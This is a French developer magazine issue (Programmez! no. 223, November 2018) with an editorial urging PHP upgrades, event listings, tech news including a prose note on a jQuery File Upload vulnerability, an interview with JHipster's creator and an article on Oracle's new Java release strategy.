HACKER | MAPS | JAVA | JAVASCRIPT

programmez.com

Programmez!

Le magazine des développeurs

223 NOVEMBRE 2018

Où va Java ?

La nouvelle stratégie d'Oracle
Java EE repris par la fondation Eclipse

Cybersécurité & hacking

Pirater un site web : *c'est facile !*
Bug bounty : *à la limite de la légalité ?*
Voiture autonome : *le maillon faible*

Le développeur est responsable de la sécurité informatique

VueJS

Le dernier framework JavaScript à la mode

OpenStreetMap

L'alternative à Google Maps, partie 2

M 04319 - 223 - F: 6,50 € - RD

LE SEUL MAGAZINE ÉCRIT PAR ET POUR LES DEVELOPPEURS

Printed in EU - Imprimé en UE - BELGIQUE 7 e - Canada 9,80 $ CAN - SUISSE 13,10 FS - DOM Surf 7,50 e - TOM 1020 XPF - MAROC 55 DH

PARIS REGION SMART WEEKS

La FRENCH TECH

FIRST EUROPEAN FREE & OPEN SOURCE EVENT

opensourcesummit.paris

#OSSPARIS18

PARIS OPEN SOURCE SUMMIT

4è ÉDITION

5 & 6 DECEMBRE 2018

Show and Congress
Dock Pullman

Email : cjardon@weyou-group.com – Tel : 01 41 18 60 52

SPONSOR DIAMOND

Inria

SPONSORS PLATINUM

alter way

SMILE

Microsoft

SPONSORS GOLD

BlueMind

centreon

redhat

SensioLabs

Créateur de Symfony

Vorteks

SPONSORS SILVER

AXELIT

ZABBIX

camp to camp

PROJIXI EUROPE

smart tunisia

UN ÉVÉNEMENT

Systematic Paris Region Digital Ecosystem

weyou Group

EN PARTENARIAT AVEC

îledeFrance

CNLL

EDITO

PHP fais-moi peur !

PHP est le langage le plus utilisé pour les sites web. Selon les chiffres de W3Techs, 78,9 % des sites utilisent PHP. Chiffre sans appel pour montrer le succès du langage. Et on apprend que presque 62 % utilisent toujours une version 5.x, principalement la v5.6.

Par curiosité, allons voir la page support officielle de PHP. Le verdict est simple et clair :
- 5.6 : fin du support sécurité 31 décembre 2018
- 7.0 : fin du support sécurité le 3 décembre

Mais heureusement les 7.1 et 7.2 sont supportées jusqu'en fin 2019 et fin 2020. Ouf! Me voilà rassuré.

Cela signifie-t-il que tous les sites en PHP 5.6 vont tomber le 1er janvier à 00h00min01s ? Le retour du grand blackout de l'an 2000 va-t-il ressurgir ? Non. Et faire croire le contraire serait pure manipulation.

Par contre, garder une production avec des versions techniques obsolètes, non supportées et sans mises à jour de sécurité, là, deux options sont possibles :
- Je suis l'aventurier de la technologie perdue et je vais affronter tous les périls du monde!
- Ah faut mettre à jour le serveur et les codes ? Ben on va peut-être attendre un peu…

On peut parler de négligence, voire, d'incompétence. Car clairement, en utilisant une technologie officiellement en fin de vie, vous fragilisez de facto les serveurs et vos applications. Les failles n'étant plus comblées, votre production sera sans protection. C'est comme si vous utilisiez encore un Java datant de 2005 ou 2007.

Bien entendu, les versions récentes ont aussi des failles et des bugs… Mais au moins, on peut s'attendre à des patchs.

D'une manière générale, beaucoup trop de serveurs tournent avec les piles techniques peu ou pas à jour, voire obsolètes.

Maintenir les piles techniques avec les versions les plus récentes, appliquer les patchs n'est pas le travail le plus excitant mais cela fait partie du métier. La veille sera un outil important. Et il ne s'agit pas d'appliquer bêtement un patch ou une mise à jour. Il faudra estimer l'impact et tester les codes pour voir si rien ne casse en production.

François Tonic
ftonic@programmez.com

SOMMAIRE

Dans le prochain numéro !

Programmez! #224, dès le 30 novembre 2018

Python & micro-python

Pourquoi notre serpent favori est-il devenu LA star de la programmation ?

Micro-services, Web Assembly…

Dopez vos développeurs aux nouvelles technos.

CONFÉRENCES TECHNIQUES

XebiCon : la conférence qui vous donnera les clés pour tirer le meilleur des dernières technologies : Data, Architecture, Mobilité, DevOps, etc. 20 novembre 2018 - xebicon.fr

NOVEMBRE

Microsoft Experiences18

6 & 7 novembre,
Palais des congrès, Paris

C'est l'évènement annuel de toutes les communautés et des utilisateurs des technologies Microsoft. Comme chaque année, la première journée est placée sous le signe du business et comment la technologie peut aider l'entreprise, les utilisateurs. La seconde journée est placée sous le signe de la technique et des développeurs. On parlera code, outils, méthodes agiles, sécurité ! Des centaines de sessions et d'ateliers seront proposés sur les deux jours. Une occasion unique pour rencontrer d'autres développeurs et les experts Microsoft. Venez rencontrer la rédaction de Programmez !

Inscrivez-vous dès maintenant sur :
www.experiences18.microsoft.fr

DEVFEST TOULOUSE 2018

8 novembre, Toulouse

Le DevFest Toulouse est un événement organisé par les communautés de développeur.se.s de Toulouse, et porté administrativement par le GDG Toulouse.

Pour rendre tout cela possible, une équipe de bénévoles s'active en coulisses.

Fort des deux dernières éditions, l'équipe remet le couvert pour une troisième année. Les nouveautés de l'édition 2018 : plus de talks, de speakers, dans un lieu plus grand : le centre des Congrès Pierre Baudis, 600 participants attendus … et un super thème : le rétro gaming/rétro computing !

Plus d'infos sur : https://devfesttoulouse.fr

MongoDB Europe' 18

Date : 8 novembre
Où : Londres

La conférence européenne de MongoDB se tiendra à Londres. Une bonne occasion de rencontrer les équipes et d'aborder de nombreux thèmes : développement, cas d'usages, cloud, clustering, MongoDB par secteur d'activité.

Pour en savoir plus :
https://www.mongodb.com/europe18/agenda

PyParis 2018 : la grande conférence Python

La conférence Python, PyParis, revient les 14 et 15 novembre à l'école Epita. Comme son nom l'indique, il s'agit de parler de Python, du langage, des outils, des bonnes pratiques et de son écosystème.

Plusieurs axes sont attendus cette année :

- Python et les données : data science, machine learning, IA, NoSQL, etc.
- Python, le cloud et les apps : cloud computing, mobilité, devops, web,
- Core language : on y parlera du cœur du langage, les outils, les librairies, les évolutions, etc.
- Python & éducation : Python prend une place importante dans le monde de l'éducation. Comment et pourquoi ?

40 sessions sont prévues sur les 2 jours ! Pour en savoir plus : http://pyparis.org

Devops D-Day#4

15 novembre,
Orange Vélodrome, Marseille

La journée DevOps D-Day revient pour la 4e année ! On y parle DevOps mais pas que ! Docker, les conteneurs, la transformation IT et le cloud sont les thèmes de la journée. La journée promet d'être chargée avec de nombreuses sessions et les différentes keynotes.

Site : http://2018.devops-dday.com

Maker Faire Paris

Date : du 23 au 25 novembre
Où : Cité des sciences, Paris

Le grand évènement maker change de date ! Prévu initialement début novembre, la Maker Faire Paris se déroulera du 23 au 25 novembre. L'édition 2017 avait réuni plus de 800 makers et des milliers de visiteurs. Cette année encore, il s'agit de rencontrer toutes les communautés makers et DIY, assister aux conférences et les nombreuses démos !

Site : https://paris.makerfaire.com

BELGIQUE

Pour sa 6e année consécutive, le

Dev Day 2018

ouvrira ses portes ce 27 novembre de 8h à 18h en Belgique au Cinescope de Ottignies–Louvain-la-Neuve à 30min au sud de Bruxelles. Le Dev Day est la plus grande conférence technique en Wallonie, pour les développeurs web, mobile et IoT. Plus de 24 conférences abordant différents domaines tels .NET Core, standards, Azure, IA, Angular, Xamari, Kubernetes et Docker, JavaScript, TypeScript, C#8, UWP, MVVM, Devops, ASP .net Core… Développeurs, professionnels IT, étudiants, saisissez cette opportunité de venir vous former, découvrir, échanger avec les meilleurs experts. Réservez dès à présent votre place sur le site https://www.devday.be

Lieu : Cinescope, Grand-Place, Ottignies–Louvain-la-Neuve, Belgique

	Salle 1 DotNet	Salle 2 Dev & Apps	Salle 3 Dev & Apps	Salle 4 Cloud
8:45				
10:15	**Correcting Common Async/Await Mistakes** Brandon MINNICK	**ASP.NET Core SignalR & SPA** Patrick Grasseels	**Storybook** Fabian Vilers	**Retour d'expérience sur une migration DevOps** Philippe VLERICK & Maxime DEGALLAIX
11:30	**Porting MVVM Light to .NET Standard** Laurent BUGNION	**TypeScript Best Practice** Félix Billon	**Convergence do WebComponents** Hackages Team	**Kubernetes et Docker sur Azure et Windows** Arnaud WEIL
13:30	**Intro to the Actor Model through Akka.net** Glenn VERSWEYVELD & Bart LANNOEYE	**EcmaScript modules** Sébastien PERTUS	**Qui sortira vainqueur des framework Front?** Philippe DIDIERGEORGES	**Docker Swarm en local, folie ou outil de dev** Jonathan SCHOREELS
14:45	**ClrMD le Runtime diagnostic** Christophe NASSARE	**Angular et les apis de Microsoft O365 & VSTS** Richard CLARK	**WebAssembly with Microsoft's stack** François Tanguay	**Azure DevOps** Adrien & Denis
16:00	**Nouveautés de C# 8** Mitsuru FURUTA	**Un zeste de Nest avec TypeScript** Cyril Lakech	**Temps réel intelligent dans vos apps** Alexis CONIA	**Vos données dans le cosmos** Cédric Charlier
17:15	**UWP - to build dailymotion** Damien Delaire	**La crypto pour les devs** m4dz	**IA et Azure pour déployer Amazon Go** GIGAX & DIDIERGEORGES	**Azure Building Serverless App** Eldert GROOTENBOER

PyParis

The international conference
for the developers
and users of the python
programming language

14 & 15
November 2018
EPITA, Paris

EDUCATION
DATA SCIENCE
LANGUAGE AND TOOLS
WEB / CLOUD / DEVOPS

An event by Systematic
Paris Region Digital Ecosystem

Platinum sponsor Microsoft

@PyParisFr

BOOK YOUR TICKET ! www.pyparis.org

Meilleurs projets open source 2018 : Vscode, React-natif, Tensorflow

Le rapport Octoverse de Github mentionne les meilleurs projets open source basés sur des contributeurs uniques entre le 1er octobre 2017 et le 30 septembre de cette année. Les meilleurs projets open source incluent :

- Microsoft/vscode
- facebook/react-native
- tensorflow/tensorflow
- angular/angular-cli
- MicrosoftDocs/azure-docs
- angular/angular
- ansible/ansible
- kubernetes/kubernetes
- npm/npm
- DefinitelyTyped/DefinitelyTyped

Les projets open source dont la croissance est la plus rapide sont Microsoft Docs/azure-docs, pytorch/pytorch ou encore godotengine/godot.

Github met également en évidence les langages dont la croissance est la plus rapide. Les thèmes communs sont l'apprentissage machine, l'interopérabilité et le DevOps. Voici un aperçu des langages les plus en vogue en ce moment.

- Vue
- Kotlin
- HCL
- TypeScript
- PowerShell
- Rust
- CMake
- Go
- Python
- Groovy

Une Zero-day dans un plugin jQuery très populaire

La vulnérabilité a un impact sur jQuery File Upload, du développeur allemand Sebastian Tschan (dit Blueimp). Ce plugin est le deuxième projet Linux le plus étoilé sur GitHub, après le framework jQuery lui-même, et a été forké plus de 7 800 fois.Il a été intégré dans des milliers d'autres projets, tels que des CMS, des CRM, des solutions Intranet, des plugins WordPress, des add-ons Drupal, ou encore des composants Joomla.

Larry Cashdollar, chercheur en sécurité pour le SIRT d'Akamai, a découvert une vulnérabilité dans le code source du plugin qui gère les téléchargements de fichiers sur les serveurs PHP. La vulnérabilité permet de télécharger des fichiers malveillants sur des serveurs, tels que des backdoors et des shells Web. Toutes les versions de jQuery File Upload antérieures à 9.22.1 sont vulnérables.

Le chercheur d'Akamai affirme que cette vulnérabilité a été exploitée. Elle a reçu l'identifiant CVE-2018-9206 au début du mois d'octobre 2018.

La véritable source de la vulnérabilité se situe non pas dans le code du plugin, mais dans un changement apporté au projet Apache Web Server depuis 2010, qui a indirectement affecté le comportement attendu du plugin sur les serveurs Apache (version 2.3.9 du serveur HTTPD Apache).

À partir de cette version, le serveur HTTPD Apache dispose d'une option qui permet aux propriétaires de serveurs d'ignorer les paramètres de sécurité personnalisés effectués dans des dossiers individuels via des fichiers .htaccess.

AMAZON ECHO : API pour caméras et sonnettes de portes

Avec ces 3 nouvelles API disponibles pour l'heure aux États-Unis, les applications domotiques tierces pour Alexa peuvent déclencher des actions spécifiques. L'API Doorbell Event Source peut diffuser des annonces sur tous les appareils Echo à partir d'une sonnette connectée. L'API Alexa.RTCSessionController API permet aux caméras intelligentes et aux sonnettes d'établir un lien bidirectionnel avec les écrans connectés de la marque. Enfin, l'API Motion Sensor indique l'état d'un appareil, une caméra de sécurité par exemple, qui détecte le mouvement dans une zone donnée.

Les skills Alexa qui utilisent ces API permettent de créer des annonces personnalisées grâce aux routines disponibles dans l'application Android et iOS.

Micron rachète la participation d'Intel dans la coentreprise IM Flash Technologies

Les conditions de l'accord comprennent le paiement d'environ 1,5 milliard de dollars en cash, ainsi que la reprise de la dette d'Intel sur ce projet, soit environ 1 milliard de dollars.

IM Flash (Intel-Micron Flash) fabrique les mémoires 3D XPoint utilisées dans les centres de données et sur les ordinateurs haut de gamme. En juillet, les deux fabricants de puces avaient décidé de cesser le développement conjoint de cette technologie, et de poursuivre leurs activités indépendamment. Ce mouvement illustre la volonté d'Intel de se recentrer sur le secteur des processeurs.

AWS : UNE PAGE D'ASSISTANCE CLIENT SUR REDDIT

Amazon Web Services ouvre une page dédiée à l'assistance client sur Reddit. Objectif : aider les clients à obtenir des réponses sur les comptes et la facturation, mais aussi à traiter d'autres demandes via le sous-reddit /r/aws. Cet espace contiendra des actualités ainsi que des outils couvrant AWS et ses services S3, EC2, SQS, RDS, DynamoDB, IAM, CloudFormation, Route 53, CloudFront, Lambda, VPC, Cloudwatch, Glacier, etc.

Recourir à Reddit pour le service client est une tendance croissante qui gagne les entreprises et les marques. Le gain : les étapes diminuent considérablement et les clients peuvent obtenir des réponses à leurs questions quasiment en temps réel.

DevCon #7

13/Décembre/2018

INFRASTRUCTURE AS CODE

Pourquoi coder son infrastructure ?

- 2 KEYNOTES
- 4 SESSIONS TECHNIQUES
- 2 QUICKIES
- 1 PIZZA PARTY

Conférence organisée par

[Programmez!] Le magazine des développeurs

Où ?

42

INFORMATIONS & INSCRIPTION SUR WWW.PROGRAMMEZ.COM

Thierry LERICHE
Architecte
@ThierryLeriche

Créateur de JHipster et champion Java

Julien Dubois est une rock star du monde du développement. Il est le créateur de JHipster, un générateur de projets faisant gagner du temps précieux à de nombreuses équipes à travers le globe. Cette année, la communauté récompense son travail en le nommant au titre de Java Champion.

Julien DUBOIS
Créateur de JHipster
@juliendubois

Comment es-tu tombé dans l'informatique et plus spécialement dans le développement logiciel ?

Depuis tout petit, j'ai toujours été fasciné par l'informatique. À la fin des années 80, j'avais des copains qui bidouillaient, faisaient de la musique sur ordinateur, ou étaient dans la demoscene. Du coup, j'ai commencé à faire du GW Basic, parce que c'était fourni gratuitement avec MS DOS. C'était aussi la grande époque des calculatrices programmables ; j'ai fait mes premiers jeux en RPL sur HP-48.

Mes études m'ont fait délaisser l'informatique pendant quelques années, jusqu'à en faire réellement mon métier à la fin des années 90, avec la première bulle Internet. J'ai fait un peu de Perl et de PHP, pas mal de Visual Basic et, début 2000, je suis passé à temps plein sur Java. Et depuis, je n'ai pas arrêté.

Qu'est ce qui t'a poussé vers Java ?

Au tout début, je voulais faire des Applets pour m'amuser ; ça ressemblait à ce que faisaient mes copains dans la demoscene. Très rapidement, j'ai découvert Java EE (avant même que cela s'appelle J2EE) et cela m'a plu car les librairies, en particulier pour le Web, me paraissaient plus simples et mieux faites que ce que j'avais en Perl. C'était une autre époque mais les fondamentaux n'ont pas changé : un bon langage, une communauté sympa, la possibilité de déployer sur des plateformes hétérogènes… Le tout avec un environnement de développement plutôt agréable, en particulier avec JBuilder et Linux.

Quels types de projets réalises-tu ? À quoi ressemblent tes journées de travail ?

Je travaille chez Ippon Technologies, une société de services française ayant des filiales dans plusieurs pays. Je suis directeur de l'innovation et membre du COMEX, ce qui me donne une très large autonomie de travail.

Je passe environ un tiers de mon temps chez les clients, en tant que consultant. C'est le cœur de notre métier et c'est, pour moi, important de le faire, sans compter que j'aime beaucoup cela.

> *« je n'ai pas réellement de journée type mais c'est aussi ce qui fait l'intérêt de mon travail… »*

Je consacre aussi du temps à JHipster qui est, à l'origine, mon projet Open Source personnel. Je code de nouvelles fonctionnalités, corrige des bugs, anime la communauté… J'ai des stagiaires et une équipe chez Ippon qui m'assistent sur le projet, avec qui je fais des points réguliers.

Enfin, je fais du recrutement, du marketing, des avant-ventes, et de manière plus générale tout ce qui peut faire avancer ma société dans le bon sens, en particulier dans les filiales du groupe que nous lançons. Cela inclut quelques voyages à l'étranger tous les ans, qui sont sans doute ce que j'apprécie le plus.

Qu'est-ce que c'est JHipster ? Comment le projet est-il né ?

À l'origine, JHipster était mon projet Open Source personnel. C'était un mix de plusieurs expériences. Comme beaucoup de « vieux » développeurs Java, j'ai été un grand fan d'Appfuse, qui est en quelque sorte l'ancêtre de JHipster. Ce sont tous deux des générateurs d'applications qui proposent à la fois du code Java basé sur Spring, et une interface Web. JHipster utilise des technologies plus modernes et va nettement plus loin que Appfuse, mais l'idée d'origine reste la même. C'est d'ailleurs une énorme joie pour moi que Matt Raible, le créateur d'Appfuse, soit aujourd'hui dans l'équipe de JHipster.

Le projet a, aujourd'hui, largement dépassé mon utilisation personnelle : nous avons plus de 11000 étoiles sur GitHub, environ 500 contributeurs, et 250 sociétés qui l'utilisent officiellement. L'intérêt du projet réside dans sa communauté : nous comptons de nombreux experts, tous très pointus dans leurs domaines de compétence, qui viennent apporter chacun leur pierre à un édifice qui nous dépasse tous individuellement.

Le résultat, c'est la génération d'un projet de très haute qualité, qui va de la base de données au code CSS, du développement à la production, du monolithe à un ensemble de microservices, le tout dans un ensemble cohérent et bien documenté.

> *« les utilisateurs gagnent 6 semaines en moyenne… »*

Le code généré peut se diviser en plusieurs parties. La première chose que l'on voit c'est que nous avons un « back » en Java qui utilise Spring Boot, et un « front » en TypeScript qui utilise soit Angular, soit React. Moins évident à voir au début, nous générons également le schéma de la base de données, la configuration Docker, les tests unitaires, les tests d'intégration, les tests de performance, le déploiement dans le cloud… Nous avons une vision « full stack » dans le sens où nous générons un projet complet de bout en bout. Nous générons ainsi la configuration et l'intégration


JUSQU'AU 7 DÉCEMBRE

COMMANDEZ WINDEV 24

OU WEBDEV 24 OU WINDEV MOBILE 24

ET RECEVEZ LE NOUVEL iPhone XS

Choix de la couleur sur le site



iPhone XS

WWW.PCSOFT.FR

OPÉRATION POUR 1 EURO DE PLUS

Pour bénéficier de cette offre exceptionnelle, il suffit de commander WINDEV Mobile 24 (ou WINDEV 24, ou WEBDEV 24) chez PC SOFT au tarif catalogue avant le 7 Décembre 2018. Pour 1 Euro de plus, vous recevrez alors le ou les magnifiques matériels que vous aurez choisis. Offre réservée aux sociétés, administrations, mairies, GIE et professions libérales, en France métropolitaine. L'offre s'applique sur le tarif catalogue uniquement. **Voir tous les détails sur : WWW.PCSOFT.FR ou appelez-nous au 04.67.032.032**
Le Logiciel et le matériel peuvent être acquis séparément. Tarif du Logiciel au prix catalogue de 1.650 Euros HT (1.980,00 TTC). Merci de vous connecter au site www.pcsoft.fr pour consulter la liste des prix des matériels. Tarifs modifiables sans préavis.


CHOISISSEZ :

- **iPhone XS** 64GB
- **iPhone XR** 256GB
- **MacBook Air 13 pouces** 128GB
- **lot de 2 iPad Wi-Fi 128GB** 9,7"
- **lot de 2 Apple Watch** 44 mm


(Détails et **autres matériels** sur www.pcsoft.fr)

Atelier de Génie Logiciel Professionnel cross-plateformes

Exemple de projet généré 1



Edition graphique de JDL 2



de nombreuses technologies différentes. De manière générale, nos utilisateurs nous remontent un gain de temps d'environ six semaines au démarrage d'un projet, mais cela dépend bien entendu d'un grand nombre de critères.

Pour tester JHipster, le plus simple est de passer par notre version Web (https://start.jhipster.tech). Il s'agit d'une version simplifiée du CLI (ligne de commande) qui permet de démarrer plus rapidement : à vous de choisir le type de projet que vous souhaitez, la sécurité, le système de cache, le framework Web… Et si vous avez rattaché votre compte GitHub ou GitLab, le système peut directement vous créer un projet prêt à l'emploi et documenté, de manière entièrement automatisée. 1

L'application sera ainsi générée en fonction de vos besoins ou de vos envies, mais elle reste avant tout un squelette, sur lequel vous allez pouvoir travailler. La majorité des utilisateurs utilisent également des « sous-générateurs », c'est-à-dire des modules supplémentaires qui vont enrichir l'application de manière plus spécifique. Le plus connu et le plus utilisé d'entre eux est le générateur d'entités, qui permet de générer des CRUD : il crée automatiquement des tables en base de données, des entités JPA, des contrôleurs Spring MVC REST, un front-end en Angular ou en React, ainsi que les tests associés. Afin de faciliter la génération de plusieurs entités, nous proposons notre propre DSL (Domain Specific Language) ainsi qu'un environnement graphique (https://start.jhipster.tech/jdl-studio). Une PR (Pull Request sur GitHub ou GitLab) depuis l'interface permet alors d'appliquer les modifications sur le projet que vous avez initialement créé. 2

Qu'est ce qui te motive pour continuer à travailler sur ce projet ?

La première motivation reste la communauté. Beaucoup de gens participent. C'est très sympa de faire partie du projet et de pouvoir côtoyer autant de monde. J'apprends énormément de choses au contact de l'équipe ; c'est une sorte de « super labo R&D » avec des experts très pointus dans de nombreuses technologies et domaines différents.

Il y a de nombreux ponts entre le projet Open Source et ma vie professionnelle en tant que responsable de l'innovation. Chacun enrichit l'autre : la plupart des fonctionnalités de JHipster proviennent de mes missions chez des clients et, inversement, de nombreux projets clients ont été des succès grâce à JHipster. Ma motivation sur le projet découle également de la symbiose entre l'Open Source et les clients.

Un conseil pour les étudiants qui nous lisent ?

D'abord, il faut être certain de la voie professionnelle que l'on veut emprunter. Le développement informatique est un métier exigeant, et je ne crois pas que l'on puisse s'épanouir dans cette voie si cela n'est pas une passion.

Ensuite, le plus important, pour moi, ce sont les stages que l'on réalise. Les stages permettent de former les jeunes avant de les embaucher. Peu importe les cours qu'on a suivis avant ; nous sommes dans un métier qui évolue tout le temps, les principales qualités sont la motivation et l'envie d'apprendre.

Depuis des années, j'ai ainsi entre 2 et 4 stagiaires tous les ans, et nous en avons embauché la très grande majorité. Beaucoup d'entre eux sont d'ailleurs des contributeurs actifs sur JHipster. Participer à un vrai projet, en particulier Open Source, reste la meilleure école pour se former. C'est également l'occasion de se créer un premier réseau de contacts. L'informatique, en particulier en France et à Paris, est un très petit monde où tout le monde se connaît, et ce réseau vous servira toute votre vie. •

François Tonic

Le monde Java en pleine mutation : version LTS, support officiel, OpenJDK, Java EE…

Depuis 18 mois, le paysage Java s'est considérablement modifié. Oracle a reversé Java EE et divers composants liés à la fondation Eclipse. La roadmap a été entièrement modifiée pour accélérer les livraisons de versions, tout en lissant les fonctionnalités importantes dans le temps. Et le modèle économique de Java s'est trouvé bouleversé dans l'offre officielle d'Oracle. Pourquoi faire simple quand on peut donner un bon mal de tête aux développeurs ?

Ces changements, parfois radicaux, opérés par Oracle, répondent à plusieurs critères :

- Recentrer le développement sur quelques éléments clés ;
- Raccourcir les délais de déploiement des versions, ne plus faire de big bang à chaque version majeure ;
- Définir clairement les licences commerciales et open source ;
- Avoir un modèle de tarification simplifiée.

Bernard Traversat (VP Engineering, Oracle) a apporté des précisions sur la démarche d'Oracle : quel investissement mettre pour faire avancer la plateforme ? Faut-il dépenser des $ et des efforts pour maintenir les anciennes versions au détriment des évolutions ? L'éditeur ne veut pas, ou ne peut pas, développer l'ensemble de Java. Le fait de confier plusieurs gros projets (Java EE, Glassfish, NetBeans) à des fondations open source répond à cette nouvelle stratégie, tout en recentrant le développement et les efforts sur le « Java Core », le cœur même de Java avec la JDK.


Trois coûts sont décrits par Bernard Traversat :

- comment la fonction va être compatible avec le reste de Java, sans provoquer de casse ,
- le coût de l'implémentation ,
- s'assurer que les choix ne seront pas bloquants dans le futur.

Roadmap : une nouvelle cadence de sortie et version LTS

Depuis le rachat de Sun par Oracle, Java continuait à évoluer, mais souvent avec des retards et des coupes fonctionnelles. L'éditeur avait annoncé des roadmaps ambitieuses jusqu'en 2022 dont la réalité faisait douter. Cette ambition s'est heurtée à la réalité : des retards dépassant 12 mois pour certaines versions.

2017, Oracle bouleverse nos habitudes en annonçant une version tous les 6 mois de Java SE, en ne parlant plus forcément de version majeure, mais de version fonctionnelle. L'avantage de cette évolution est de se focaliser sur des évolutions fonctionnelles sans attendre plusieurs années pour en bénéficier. Pour les éditeurs d'outils, l'idée est de pouvoir intégrer plus rapidement ces nouvelles versions en minimisant les changements. Enfin, cela évite l'effet « j'suis déçu, y'a rien de nouveau » ou « y'a trop de nouveautés ». Bref, on lisse les évolutions. Les versions de maintenance, patchs, etc. sortiront toujours. Ces versions « 6 mois » sortiront en mars et septembre. Il s'agit d'accélérer l'adoption par les développeurs des nouvelles versions et d'éviter



OÙ VA JAVA ?

En prenant du recul, les mouvements actuels prennent du sens. La cadence imposée de 6 mois est peut-être la force et la faiblesse de la nouvelle stratégie. Le rythme nous paraît trop élevé, même si éviter le big bang des versions majeures est indispensable, mais aussi les multiples retards de ces versions. Nous pourrons tirer un premier bilan dans les 12 à 18 mois.

